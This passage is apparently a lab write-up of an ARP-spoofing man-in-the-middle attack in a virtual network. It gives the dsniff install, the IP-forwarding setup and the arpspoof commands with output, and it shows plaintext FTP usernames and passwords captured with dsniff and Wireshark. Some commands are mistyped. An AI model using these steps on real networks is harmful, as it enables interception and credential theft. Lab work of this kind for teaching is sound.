All 100 scanned ports on 192.168.216.254 (192.168.216.254) are filtered
MAC Address: 00:50:56:F1:1F:4E (VMware)

Nmap scan report for 192.168.216.100 (192.168.216.100)
Host is up (0.000023s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

5. Install dsniff on kali and enable routing

Apt install dsniff

Echo 1 > /proc/sys/net/iv4/ip_forward

Sysctl –w net.ipv4.ip_forward=1


```
kali@kali: /roo
File  Actions  Edit  View  Help
root@kali:~# apt install dsniff
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
  libnids1.21
The following NEW packages will be installed:
  dsniff libnids1.21
0 upgraded, 2 newly installed, 0 to remove and 887 not upgraded.
Need to get 130 kB of archives.
After this operation, 496 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libnids1.21 amd64 1.24-5 [27.0 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 dsniff amd64 2.4b1+debian-29 [103 kB]
Fetched 130 kB in 3s (37.6 kB/s)
Selecting previously unselected package libnids1.21:amd64.
(Reading database ... 269102 files and directories currently installed.)
Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...
Setting up libnids1.21:amd64 (1.24-5) ...
Setting up dsniff (2.4b1+debian-29) ...
Processing triggers for kali-menu (2020.2.2) ...
Processing triggers for libc-bin (2.30-4) ...
Processing triggers for man-db (2.9.1-1) ...
root@kali:~#
```

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~# █
```

6. Now arpspoof

Arpspoof -I eth0 –t 192.168.216.101 -r 192.168.216.102


This will spoof the mac addresses of FTP client and server with Kali or MITM machine.



```
root@kali:~# arpspoof -i eth0 -t 192.168.216.101
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
root@kali:~# arpspoof -i eth0 -t 192.168.216.101 -r 192.168.216.102
0:c:29:d7:8:8 0:c:29:75:ba:58 0806 42: arp reply 192.168.216.102 is-at 0:c:29:d7:8:8
0:c:29:d7:8:8 0:c:29:57:c4:a6 0806 42: arp reply 192.168.216.101 is-at 0:c:29:d7:8:8
0:c:29:d7:8:8 0:c:29:75:ba:58 0806 42: arp reply 192.168.216.102 is-at 0:c:29:d7:8:8
0:c:29:d7:8:8 0:c:29:57:c4:a6 0806 42: arp reply 192.168.216.101 is-at 0:c:29:d7:8:8
0:c:29:d7:8:8 0:c:29:75:ba:58 0806 42: arp reply 192.168.216.102 is-at 0:c:29:d7:8:8
0:c:29:d7:8:8 0:c:29:57:c4:a6 0806 42: arp reply 192.168.216.101 is-at 0:c:29:d7:8:8
0:c:29:d7:8:8 0:c:29:75:ba:58 0806 42: arp reply 192.168.216.102 is-at 0:c:29:d7:8:8
0:c:29:d7:8:8 0:c:29:57:c4:a6 0806 42: arp reply 192.168.216.101 is-at 0:c:29:d7:8:8
█
```


Dsniff output

Dsniff -i eth0



```
root@kali:~# dsniff -eth0
dsniff: invalid option -- 'e'
Version: 2.4
Usage: dsniff [-cdmn] [-i interface | -p pcapfile] [-s snaplen]
              [-f services] [-t trigger[,...]] [-r|-w savefile]
              [expression]
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/02/20 01:12:47 tcp 192.168.216.102.49161 -> 192.168.216.101.21 (ftp)
USER Harry Patel
PASS 1234@abcd

-----------------
09/02/20 01:13:43 tcp 192.168.216.102.49162 -> 192.168.216.101.21 (ftp)
USER harry
PASS 1234@abcd

█
```

Wireshark output



tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
193	139.412070461	192.168.216.101	192.168.216.102	FTP	68	Response: 221 Goodbye.
194	139.412167123	192.168.216.101	192.168.216.102	TCP	60	21 → 49161 [FIN, ACK] Seq=90 Ack=41 Win=525312 Len=0
195	139.412342373	192.168.216.102	192.168.216.101	TCP	60	49161 → 21 [ACK] Seq=41 Ack=91 Win=64151 Len=0
196	139.415969161	192.168.216.102	192.168.216.101	TCP	60	49161 → 21 [FIN, ACK] Seq=41 Ack=91 Win=64151 Len=0
197	139.416150716	192.168.216.101	192.168.216.102	TCP	60	21 → 49161 [ACK] Seq=91 Ack=42 Win=525312 Len=0
290	183.463863325	192.168.216.102	192.168.216.101	TCP	66	49162 → 21 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=1…
291	183.464091559	192.168.216.101	192.168.216.102	TCP	66	21 → 49162 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=146…
292	183.464310456	192.168.216.102	192.168.216.101	TCP	60	49162 → 21 [ACK] Seq=1 Ack=1 Win=64240 Len=0
293	183.464854366	192.168.216.101	192.168.216.102	FTP	81	Response: 220 Microsoft FTP Service
294	183.471691617	192.168.216.102	192.168.216.101	TCP	60	49162 → 21 [ACK] Seq=1 Ack=28 Win=64213 Len=0
314	186.296007035	192.168.216.102	192.168.216.101	FTP	66	Request: USER harry
315	186.296339428	192.168.216.101	192.168.216.102	FTP	77	Response: 331 Password required
316	186.310281804	192.168.216.102	192.168.216.101	TCP	60	49162 → 21 [ACK] Seq=13 Ack=51 Win=64190 Len=0
335	191.764132647	192.168.216.102	192.168.216.101	FTP	70	Request: PASS 1234@abcd
336	191.770617216	192.168.216.101	192.168.216.102	FTP	75	Response: 230 User logged in.

```
▸ Frame 314: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_57:c4:a6 (00:0c:29:57:c4:a6), Dst: VMware_75:ba:58 (00:0c:29:75:ba:58)
▸ Internet Protocol Version 4, Src: 192.168.216.102, Dst: 192.168.216.101
▸ Transmission Control Protocol, Src Port: 49162, Dst Port: 21, Seq: 1, Ack: 28, Len: 12
▸ File Transfer Protocol (FTP)
  [Current working directory: ]
```

Thus, successfully retrieved credentials through Man-In-The-Middle attack.